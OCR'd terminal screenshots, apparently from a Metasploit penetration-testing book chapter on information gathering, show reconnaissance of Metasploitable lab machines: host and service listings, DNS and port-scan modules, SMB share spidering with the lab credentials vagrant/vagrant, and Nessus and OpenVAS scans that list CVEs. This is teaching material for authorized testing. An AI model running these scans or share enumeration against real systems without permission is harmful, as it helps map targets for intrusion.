1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 00:0c:29:79:a6:61 brd ff:ff:ff:ff:ff:ff
inet 192.168.216.129/24 brd 192.168.216.255 scope global eth0
inet6 fe80::20c:29ff:fe79:a661/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 00:0c:29:79:a6:6b brd ff:ff:ff:ff:ff:ff
inet 10.0.0.128/24 brd 10.0.0.255 scope global eth1
inet6 fe80::20c:29ff:fe79:a66b/64 scope link
valid_lft forever preferred_lft forever
root@metasploitable:~#


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×16
bash-3.2$ ssh root@192.168.216.5
The authenticity of host '192.168.216.5 (192.168.216.5)' can't be established.
ECDSA key fingerprint is SHA256:AsKNlUqWBhX1RkciCHZEXWXZRtfoVJ1z2KlalrUm1LU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.216.5' (ECDSA) to the list of known hosts.
root@192.168.216.5's password:
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 17 06:24:37 2017 from 192.168.216.1
root@kali:~#


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×13
msf > hosts
Hosts
=====
address mac name os_name os_flavor os_sp purpose info comments
192.168.216.10 00:0c:29:38:b3:a9 Windows 7 client
192.168.216.129 00:0c:29:79:a6:61 Linux 2.6.X server
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×13
msf > hosts -c address,os_name
Hosts
=====
address os_name
------- -------
192.168.216.10 Windows 7
192.168.216.129 Linux
msf >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×13
msf > hosts -c address,os_name -S Windows
Hosts
=====
address os_name
------- -------
192.168.216.10 Windows 7
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 124×26


```
msf > services

Services
========

host             port   proto  name                 state  info
----             ----   -----  ----                 -----  ----
192.168.216.10   22     tcp    ssh                  open   OpenSSH 7.1 protocol 2.0
192.168.216.10   135    tcp    msrpc                open   Microsoft Windows RPC
192.168.216.10   139    tcp    netbios-ssn          open   Microsoft Windows netbios-ssn
192.168.216.10   445    tcp    microsoft-ds         open   Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
192.168.216.10   3000   tcp    http                 open   WEBrick httpd 1.3.1 Ruby 2.3.3 (2016-11-21)
192.168.216.10   3306   tcp    mysql                open   MySQL 5.5.20-log
192.168.216.10   3389   tcp    tcpwrapped           open
192.168.216.10   4848   tcp    ssl/http             open   Oracle Glassfish Application Server
192.168.216.10   7676   tcp    java-message-service open   Java Message Service 301
192.168.216.10   8009   tcp    ajp13                open   Apache Jserv Protocol v1.3
192.168.216.10   8022   tcp    http                 open   Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10   8031   tcp    ssl/unknown          open
192.168.216.10   8080   tcp    http                 open   Sun GlassFish Open Source Edition  4.0
192.168.216.10   8181   tcp    ssl/intermapper      open
192.168.216.10   8383   tcp    ssl/http             open   Apache httpd
192.168.216.10   8443   tcp    ssl/https-alt        open
192.168.216.10   9200   tcp    http                 open   Elasticsearch REST API 1.1.1 name: Atum; Lucene 4.7
192.168.216.10   49152  tcp    msrpc                open   Microsoft Windows RPC
192.168.216.10   49153  tcp    msrpc                open   Microsoft Windows RPC
```

daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×13

```
msf > services -s ftp

Services
========

host              port  proto  name  state  info
----              ----  -----  ----  -----  ----
192.168.216.129   21    tcp    ftp   open   vsftpd 2.3.4
192.168.216.129   2121  tcp    ftp   open   ProFTPD 1.3.1

msf >
```


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×13
msf > services -p 22
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
192.168.216.10 22 tcp ssh open OpenSSH 7.1 protocol 2.0
192.168.216.129 22 tcp ssh open OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×15
msf > services -S Apache
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
192.168.216.10 8009 tcp ajp13 open Apache Jserv Protocol v1.3
192.168.216.10 8022 tcp http open Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10 8383 tcp ssl/http open Apache httpd
192.168.216.129 80 tcp http open Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.216.129 8009 tcp ajp13 open Apache Jserv Protocol v1.3
192.168.216.129 8180 tcp http open Apache Tomcat/Coyote JSP engine 1.1
msf >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×15
msf > services -c name,port,info -S Apache 192.168.216.10
Services
========
host name port info
---- ---- ---- ----
192.168.216.10 ajp13 8009 Apache Jserv Protocol v1.3
192.168.216.10 http 8022 Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10 ssl/http 8383 Apache httpd
msf >


Chapter 2: Information Gathering and Scanning


```
msf auxiliary(enum_dns) > info

       Name: DNS Record Scanner and Enumerator
     Module: auxiliary/gather/enum_dns
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>
  Nixawk

Basic options:
  Name         Current Setting                                          Required  Description
  ----         ---------------                                          --------  -----------
  DOMAIN       packtpub.com                                             yes       The target domain
  ENUM_A       true                                                     yes       Enumerate DNS A record
  ENUM_AXFR    true                                                     yes       Initiate a zone transfer against each NS record
  ENUM_BRT     false                                                    yes       Brute force subdomains and hostnames via the supplied wordlist
  ENUM_CNAME   true                                                     yes       Enumerate DNS CNAME record
  ENUM_MX      true                                                     yes       Enumerate DNS MX record
  ENUM_NS      true                                                     yes       Enumerate DNS NS record
  ENUM_RVL     false                                                    yes       Reverse lookup a range of IP addresses
  ENUM_SOA     true                                                     yes       Enumerate DNS SOA record
  ENUM_SRV     true                                                     yes       Enumerate the most common SRV records
  ENUM_TLD     false                                                    yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
  ENUM_TXT     true                                                     yes       Enumerate DNS TXT record
  IPRANGE                                                               no        The target address range or CIDR identifier
  NS                                                                    no        Specify the nameserver to use for queries (default is system DNS)
  STOP_WLDCRD  false                                                    yes       Stops bruteforce enumeration if wildcard resolution is detected
  THREADS      10                                                       no        Threads for ENUM_BRT
  WORDLIST     /usr/share/metasploit-framework/data/wordlists/namelist.txt  no        Wordlist of subdomains

Description:
  This module can be used to gather information about a domain from a
  given DNS server by performing various DNS queries such as zone
  transfers, reverse lookups, SRV record brute forcing, and other
  techniques.

References:
  https://cvedetails.com/cve/CVE-1999-0532/
  OSVDB (492)

msf auxiliary(enum_dns) >
```

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 108×18
msf > search portscan

Matching Modules
================

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   auxiliary/scanner/http/wordpress_pingback_access                   normal  Wordpress Pingback Locator
   auxiliary/scanner/natpmp/natpmp_portscan                           normal  NAT-PMP External Port Scanner
   auxiliary/scanner/portscan/ack                                     normal  TCP ACK Firewall Scanner
   auxiliary/scanner/portscan/ftpbounce                               normal  FTP Bounce Port Scanner
   auxiliary/scanner/portscan/syn                                     normal  TCP SYN Port Scanner
   auxiliary/scanner/portscan/tcp                                     normal  TCP Port Scanner
   auxiliary/scanner/portscan/xmas                                    normal  TCP "XMas" Port Scanner
   auxiliary/scanner/sap/sap_router_portscanner                       normal  SAPRouter Port Scanner


msf >
```


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 122×33
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set SMBPASS vagrant
SMBPASS => vagrant
msf auxiliary(smb_enumshares) > set SMBUSER vagrant
SMBUSER => vagrant
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(smb_enumshares) > set ShowFiles true
ShowFiles => true
msf auxiliary(smb_enumshares) > set SpiderShares true
SpiderShares => true
msf auxiliary(smb_enumshares) > run

[-] 192.168.216.10:139    - Login Failed: The SMB server did not reply to our request
[*] 192.168.216.10:445    - Windows 2008 R2 Service Pack 1 (Unknown)
[+] 192.168.216.10:445    - ADMIN$ - (DS) Remote Admin
[+] 192.168.216.10:445    - C$ - (DS) Default share
[+] 192.168.216.10:445    - IPC$ - (I) Remote IPC
[+] 192.168.216.10:445    - \C$\Users\Public\Desktop
======================

 Type  Name                 Created             Accessed            Written             Changed             Size
 ----  ----                 -------             --------            -------             -------             ----
 ARC   Boxstarter Shell.lnk 09-19-2017 21:47:40 09-19-2017 21:47:40 09-19-2017 21:47:40 09-19-2017 21:47:40 4096

[+] 192.168.216.10:445    - \C$\Users\Public\Documents
========================

 Type  Name                Created             Accessed            Written             Changed             Size
 ----  ----                -------             --------            -------             -------             ----
 ARC   jack_of_hearts.docx 09-19-2017 22:09:53 09-19-2017 22:09:53 09-19-2017 13:44:09 09-19-2017 22:09:53 679936
 ARC   seven_of_spades.pdf 09-19-2017 22:09:53 09-19-2017 22:09:53 09-19-2017 13:44:11 09-19-2017 22:09:53 507904
```


daniel — root@kali: ~ — ssh root@192.168.216.5 — 111×32
msf > nessus_scan_details 9 info
Status Policy Scan Name Scan Targets Scan Start Time Scan End Time
------ ------ --------- ------------ --------------- -------------
running Basic Network Scan Metasploitable3 192.168.216.10 1508748651
msf > nessus_scan_details 9 hosts
Host ID Hostname % of Critical Findings % of High Findings % of Medium Findings % of Low Findings
------- -------- ---------------------- ------------------ -------------------- -----------------
2 192.168.216.10 0 0 0 0
msf > nessus_scan_details 9 vulnerabilities
Plugin ID Plugin Name Plugin Family Count
--------- ----------- ------------- -----
10150 Windows NetBIOS / SMB Remote Host Information Disclosure Windows 1
10394 Microsoft Windows SMB Log In Possible Windows 1
10736 DCE Services Enumeration Windows 8
10785 Microsoft Windows SMB NativeLanManager Remote System Information Disclosure Windows 1
11011 Microsoft Windows SMB Service Detection Windows 2
11219 Nessus SYN scanner Port scanners 23
24786 Nessus Windows Scan Not Performed with Admin Privileges Settings 1
26917 Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry Windows 1
35296 SNMP Protocol Version Detection SNMP 1
40448 SNMP Supported Protocols Detection SNMP 1
96982 Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check) Misc. 1
100871 Microsoft Windows SMB Versions Supported (remote check) Windows 1
msf > nessus_scan_details 9 history
History ID Status Creation Date Last Modification Date
---------- ------ ------------- --------------------
10 running 1508748651
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 103×11
msf > nessus_scan_details 9 info
Status Policy Scan Name Scan Targets Scan Start Time Scan End Time
------ ------ --------- ------------ --------------- -------------
completed Basic Network Scan Metasploitable3 192.168.216.10 1508748868 1508749572
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 103×18
msf > nessus_db_import 9
[*] Exporting scan ID 12 is Nessus format...
[+] The export file ID for scan ID 9 is 1746013157
[*] Checking export status...
[*] Export status: loading
[*] Export status: ready
[*] The status of scan ID 9 export is ready
[*] Importing scan results to the database...
[*] Importing data of 192.168.216.10
[+] Done
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×14
msf > load nexpose
[*] Nexpose integration has been activated
[*] Successfully loaded plugin: nexpose
msf >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 132×14
msf > openvas_task_create "Metasploitable3" "Windows" 698f691e-7489-11df-9d8c-002264764cea 83d3d851-150a-4d1b-80e3-04bb90d034cb
[+] OpenVAS list of tasks
ID Name Comment Status Progress
-- ---- ------- ------ --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee Metasploitable3 Windows New -1
msf >


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 132×14
msf > openvas_task_start 7db8dcf7-5575-49e6-b45b-20c17f1a8cee
[*] <X><authenticate_response status='200' status_text='OK'><role>Admin</role><timezone>UTC</timezone><severity>nist</severity></authenticate_response><start_task_response status='202' status_text='OK, request submitted'><report_id>dd8b24eb-dd08-4ffc-b91a-77af4b23c258</report_id></start_task_response></X>
msf >
```


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 132×14
msf > openvas_task_list
[+] OpenVAS list of tasks

ID                                    Name             Comment  Status     Progress
--                                    ----             -------  ------     --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee  Metasploitable3  Windows  Requested  1


msf >
```

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 133×25
msf > openvas_format_list
[+] OpenVAS list of report formats

ID                                    Name           Extension  Summary
--                                    ----           ---------  -------
5057e5cc-b825-11e4-9d0e-28d24461215b  Anonymous XML  xml        Anonymous version of the raw XML report
50c9950a-f326-11e4-800c-28d24461215b  Verinice ITG   vna        Greenbone Verinice ITG Report, v1.0.1.
5ceff8ba-1f62-11e1-ab9f-406186ea4fc5  CPE            csv        Common Product Enumeration CSV table.
6c248850-1f62-11e1-b082-406186ea4fc5  HTML           html       Single page HTML report.
77bd6c4a-1f62-11e1-abf0-406186ea4fc5  ITG            csv        German "IT-Grundschutz-Kataloge" report.
9087b18c-626c-11e3-8892-406186ea4fc5  CSV Hosts      csv        CSV host summary.
910200ca-dc05-11e1-954f-406186ea4fc5  ARF            xml        Asset Reporting Format v1.0.0.
9ca6fe72-1f62-11e1-9e7c-406186ea4fc5  NBE            nbe        Legacy OpenVAS report.
9e5e5deb-879e-4ecc-8be6-a71cd0875cdd  Topology SVG   svg        Network topology SVG image.
a3810a62-1f62-11e1-9219-406186ea4fc5  TXT            txt        Plain text report.
a684c02c-b531-11e1-bdc2-406186ea4fc5  LaTeX          tex        LaTeX source file.
a994b278-1f62-11e1-96ac-406186ea4fc5  XML            xml        Raw XML report.
c15ad349-bd8d-457a-880a-c7056532ee15  Verinice ISM   vna        Greenbone Verinice ISM Report, v3.0.0.
c1645568-627a-11e3-a660-406186ea4fc5  CSV Results    csv        CSV result list.
c402cc3e-b531-11e1-9163-406186ea4fc5  PDF            pdf        Portable Document Format report.


msf >
```


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×12
msf > openvas_task_list
[+] OpenVAS list of tasks
ID Name Comment Status Progress
-- ---- ------- ------ --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee Metasploitable3 Windows Done -1
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×12
msf > openvas_report_list
[+] OpenVAS list of reports
ID Task Name Start Time Stop Time
-- --------- ---------- ---------
dd8b24eb-dd08-4ffc-b91a-77af4b23c258 Metasploitable3 2017-10-23T15:30:08Z 2017-10-24T09:26:31
Z
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×12
msf > openvas_report_import dd8b24eb-dd08-4ffc-b91a-77af4b23c258 9ca6fe72-1f62-11e1-9e7c-406186e
a4fc5
[*] Importing report to database.
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×19
msf > vulns
[*] Time: 2017-10-24 09:31:14 UTC Vuln: host=192.168.216.10 name=Elastisearch Remote Code Execution Vulnerability refs=CVE-2014-3120
[*] Time: 2017-10-24 09:31:14 UTC Vuln: host=192.168.216.10 name=ICMP Timestamp Detection refs=CVE-1999-0524
[*] Time: 2017-10-24 09:31:14 UTC Vuln: host=192.168.216.10 name=Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389) refs=CVE-2017-0143,CVE-2017-0144,CVE-2017-0145,CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,BID-96703,BID-96704,BID-96705,BID-96706,BID-96707,BID-96709
[*] Time: 2017-10-24 09:31:15 UTC Vuln: host=192.168.216.10 name=Oracle Glass Fish Server Directory Traversal Vulnerability refs=CVE-2017-1000028
[*] Time: 2017-10-24 09:31:15 UTC Vuln: host=192.168.216.10 name=SSL/TLS: Report 'Anonymous' Cipher Suites refs=CVE-2007-1858,BID-28482,CVE-2014-0351,BID-69754
[*] Time: 2017-10-24 09:31:15 UTC Vuln: host=192.168.216.10 name=SSL/TLS: Report Vulnerable Cipher Suites for HTTPS refs=CVE-2016-2183,CVE-2016-6329
